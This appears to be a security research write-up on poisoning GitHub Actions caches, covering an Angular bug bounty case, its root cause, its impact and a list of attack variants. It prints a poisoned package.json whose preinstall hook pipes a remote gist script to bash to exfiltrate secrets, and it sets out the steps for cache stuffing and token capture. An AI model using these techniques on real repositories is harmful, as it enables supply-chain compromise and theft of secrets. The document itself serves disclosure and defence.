
If the payload is designed correctly, the attacker's C2 domain receives secrets every time the workflows run.
Step 8: do not break everything
The author is explicit that this is for educational purposes and should not be used against companies without permission. Even in a bug bounty, depending on which workflow you move to and what the injection point is, you might accidentally poison releases. Once an entry is poisoned it has to be deleted by someone with write access to the repository, and a poisoned cache might stay poisoned for months if it is not noticed and is used frequently.
The Angular case
The author first reported the issue to Angular and had a back and forth about reproduction conditions. Google could not reproduce it in a fork and gave permission to test against the production repository.
The angular/angular repository had a workflow that ran SauceLabs integration tests on PRs without approval requirements for fork PRs. It ran on pull_request_target within the main branch but had GITHUB_TOKEN permissions restricted to read-only, a traditional Pwn Request. The workflow had been introduced back in October, and the only impact was that someone could steal the SauceLabs token. That impact is low, and while running a workflow this way is not ideal, Google most likely accepted the risk. That was before cache poisoning came into play, which the author frames as a cautionary tale about fixing low risk bugs before they turn into high risk ones.

Using their own account, the author created a pull request to grab the cache token through the Pwn Request's injection point and started trying to poison the cache.
Preparing the payload

For Angular the payload overwrote package.json with one containing an added preinstall step with an exfiltration payload:
 "scripts": {
    "/": "",
    "// 1": "Many of our checks/scripts/tools have moved to our ng-dev tool",
    "// 2": "Find the usage you are looking for with:",
    "// 3": "yarn ng-dev --help",
    "/ ": "",
    "preinstall": "curl -sSfL https://gist.githubusercontent.com/umbr4g3/[redacted]/raw/[redacted]/test1.sh | bash",
    "postinstall": "node --preserve-symlinks --preserve-symlinks-main ./tools/postinstall-patches.js && patch-package --patch-dir tools/esm-interop/patches/npm && patch-package --patch-dir tools/npm
-patches",
    "prepare": "husky",
The preinstall script fetches a shell script from a gist and pipes it to bash, so it runs whenever dependencies are installed. The archive contained poisoned package.json files for both aio and the base package.json:
❯ tar tf angular_poison1.tzstd
aio/
aio/package.json
package.json
Filling the cache

This was the author's first attempt at poisoning a high-visibility repository that was not their own. The PoC upload script did not implement chunking, which is needed for larger entries, so the author uploaded a large number of 300 MB chunks instead. To speed up the cache stuffing, a private repository ran workflow jobs that generated 300 MB of random data and uploaded it to the cache using the token and URL captured from Angular. This worked much better than uploading from a home connection, because upload speeds from a GitHub-hosted runner to the Azure blob store were much faster.
Winning the race condition
Angular is a busy repository with many PRs around the clock. A quirk was that the workflow used for injection ran on pull_request_target and used caching itself, so every updated or opened pull request would refresh the cache keys. If the reserved keys were cleared, the author would have a few minutes at most. After filling the cache far beyond the 10 GB limit, a script tried to replace the target entries, running for 240 minutes and attempting to save the entry each minute.
Success, but everything broke
The poisoning worked: every cache hit replaced package.json with the attacker's file. The problem was that the PoC had been created a few days earlier and package.json had been updated since, so all of the CI/CD workflows broke due to a mismatch between package.json and package.lock. The screenshot below shows a scheduled workflow running a curl command from the poisoned package.json; the author notes this is a sneaky vector because there is no indication of tampering in the source code.
Google was informed quickly, and the author provided steps to fix it by deleting the poisoned entries manually.
The author then asks the reader to imagine the Xz GitHub repository using a workflow to push the build artifact, with Jia Tan only poisoning the cache. Done correctly, cache poisoning could lead to a supply chain attack with no evidence anything happened, especially if the poisoned entry is aged off or evicted by the time someone finds out. The investigation would look like this:
- The code? Clean.
- The host? Ephemeral.
- The run logs? As expected.
- The SBOM? Nothing unusual.
- The poisoned entry? It aged off due to an update and evicted days later.
- Evidence of a malicious PR? The attacker got their account banned and the PR disappeared.
Disclosure timeline
- March 5th, 2024 - Disclosure sent to Google's VRP
- March 8th, 2024 - Discussion with triage
- March 9th, 2024 - Stuffed cache and planted payload
- March 9th, 2024 - Poisoned cache entries take effect and break Angular's CI/CD builds
- March 9th, 2024 - Updated the report and informed developers how to fix the issue by deleting the specific poisoned entries
- March 11th, 2024 - Bug report accepted by Google
- March 19th, 2024 - Awarded $1,000 bounty for a non-supply chain issue, since the impact was only to the documentation websites
Root cause
The design flaw is that the key and version that decide a cache hit are computed on the client side and are not validated on the server side. Only the branch boundary is enforced server-side, so a client that knows how the values are calculated can set them to anything and write an entry that a legitimate workflow will later match. On restoration, the archive is extracted without checking that its contents correspond to the configured paths, and tar overwrites files by default, so a poisoned entry can replace arbitrary files in the working directory. Cache entries are immutable, but the 10 GB per-repository limit with least-recently-used eviction lets an attacker force entries out and then claim the freed keys, and the 6 hour runtime token lifetime gives enough time to do the fill, the wait and the poisoning in one window. The author's view is that additional checks during restoration would not have changed how caching works but would have prevented the arbitrary file overwrites.
Impact
With code execution in the context of the default branch, through a Pwn Request, a compromised dependency, a compromised account or a malicious insider, an attacker can poison caches used by other workflows in the same repository and move laterally to more privileged workflows. In the Angular case the author proved access to the production deployment secrets for angular. dev and angular.io; the $1,000 bounty was for a non-supply chain issue since the impact was only to the documentation websites. The other disclosed cases ranged from tampering with developer.mozilla.org to Docker secret disclosure in Besu and a jump to a release workflow with access to a release signing GPG key in terraform-provider-cosign.
The author stresses that cache poisoning is hard to detect for a consumer of an artifact, because there is no way to inspect the contents of build caches. Provenance links an artifact to a workflow file and commit, and a consumer can see that a workflow uses insecure actions, but with cache poisoning there is nothing to inspect. The example is a golang package whose release workflow does everything right: ephemeral GitHub-hosted runners, deployment environments with required approvals and self-review disabled, OIDC authentication to push release artifacts instead of a token secret, SHA-pinned reusable actions, and signed build provenance. Everything is perfect except that the maintainers used the setup-go action, and v4 of the action enabled caching by default.
To demonstrate, the author added a toy example to the cache blasting repository: a simple golang "Hello World" application with signed build provenance that prints something else instead of "Hello World". Two releases, test1 and test2, have attestations that map to the hello release artifact, a compiled Linux x64 binary, and both releases are associated with the same commit. The source code says it should print Hello, World!, but when run:




Nothing in the workflow or the source commit shows that anything is wrong; the only way to find out is to reverse engineer the artifact, which does not scale, and automated detection tools only push attackers towards better obfuscation.
Fix
For the Angular report, the fix was operational: the poisoned cache entries were deleted manually by someone with write access. The author lists fixed commits for angular/components, mdn/content, google/temporian and chainguard-dev/terraform-provider-cosign, without describing the code changes.
On the product side, the author argues GitHub could have added checks during restoration, in particular extracting only the files destined for the configured paths, and could have hardened caching. The report on the 6 hour token validity was closed as informative.
On the user side, the recommendation is to avoid GitHub Actions caching entirely in release workflows. The SLSA requirements state that it must not be possible for one build to inject false entries into a build cache used by another build, and that the output of a build must be identical whether or not the cache is used. Under those requirements, GitHub Actions release builds that use caching cannot be considered SLSA L3 compliant, full stop. The broader rule is never to run untrusted code in the context of the main branch if any other workflow uses caching, and to treat a compromised dependency in such a workflow the same way.
Variants to test
- Restore-key squatting. Look for workflows with a broad
restore-keysprefix such asLinux-cache-. A positive result is that an entry created under the bare prefix is picked up by a later workflow run that has a cache miss, and the workflow's subsequent steps execute files from the poisoned archive. - Dependabot key prediction. For repositories where the cache key hashes a lockfile updated by Dependabot, poll open pull requests and compute the hash of the updated file. A positive result is that the computed hash matches the key of the entry created after the pull request is merged, letting you pre-create the entry before the merge.
- Eviction race. Fill a repository's cache past the 10 GB limit and watch for the eviction job, then write entries for the freed keys. A positive result is that a target key that existed before eviction is accepted for a new upload after eviction, and a later legitimate run restores your archive.
- Reusable action overwrite. In a workflow that restores a cache before using a reusable action, poison the entry with a modified
action.ymlorindex.jsfor that action. A positive result is code execution in the privileged workflow without any change to the repository source. - Default caching in setup actions. Check whether release workflows use actions such as
actions/setup-gov4, which enables caching by default. A positive result is that a poisoned entry is restored during a release build and changes the produced artifact while the signed provenance still matches the commit. - Token lifetime after job completion. Capture the
ACTIONS_RUNTIME_TOKENandCacheServerUrlfrom a workflow and try to use them after the job finishes. A positive result is that cache writes still succeed after the run has concluded, which widens the window for the fill, wait and poison sequence.
What happened, in plain words
Imagine a shared kitchen in an office building. Everyone puts their prepped ingredients in a labelled box in the fridge, so the next cook does not have to chop onions again. The box has a label like "onions, Tuesday". When someone needs onions, they look for the label, pull the box out and tip it into the pan. Nobody checks that the box really contains onions. If you can write a label that matches, and put your own box in the fridge, the next cook will tip your contents into the pan without looking.
That is roughly what GitHub Actions caching does, and that is the weakness this research is about. GitHub Actions is GitHub's system for running automated jobs (called workflows) whenever something happens in a repository: a pull request is opened, code is pushed, a schedule fires. Those jobs often need the same files every time, such as downloaded libraries or compiled output. Caching lets a job save those files once and restore them later, which makes builds much faster.
The researcher, Adnan Khan, found that the labels used to decide which saved box to restore are calculated by the job itself, not checked by GitHub's servers. Only one rule is enforced on the server: a job can only reach caches belonging to its own branch or a parent branch. Everything else about the label is taken on trust. Because restoring a cache is just unpacking a compressed archive, and unpacking an archive overwrites files by default, a poisoned cache entry can replace any file in the working directory of a later, more privileged job.
The researcher called the technique "Actions Cache Blasting". The striking part is that nothing here is a bug in the usual sense: as the author puts it, it is all working as intended. The attack abuses documented features (cache keys, restore keys, a 10 GB per-repository cache limit, least-recently-used eviction, and a runtime token that stays valid for 6 hours) and combines them into a way to move from a low-privilege job to a high-privilege one.

The author used this to prove access to the production deployment keys for angular. dev and angular.io, and found the same issue in other repositories. Here is the sample the author could disclose:
| Repository | Outcome |
|---|---|
| angular/components | $1,000 bug bounty (part of the Angular report), fixed in commit [redacted] |
| mdn/content | $3,000 bug bounty, impact was tampering with developer.mozilla.org, fixed in commit [redacted] |
| hyperledger/besu | $2,000 bug bounty, impact was Docker secret disclosure: poisoned Besu Docker images could be pushed to Dockerhub, and because Besu is an Ethereum client an attacker could steal the client's private key from inside the container |
| google/temporian | Impact was jumping to a privileged workflow with a GITHUB_TOKEN that had write access, fixed in commit [redacted] |
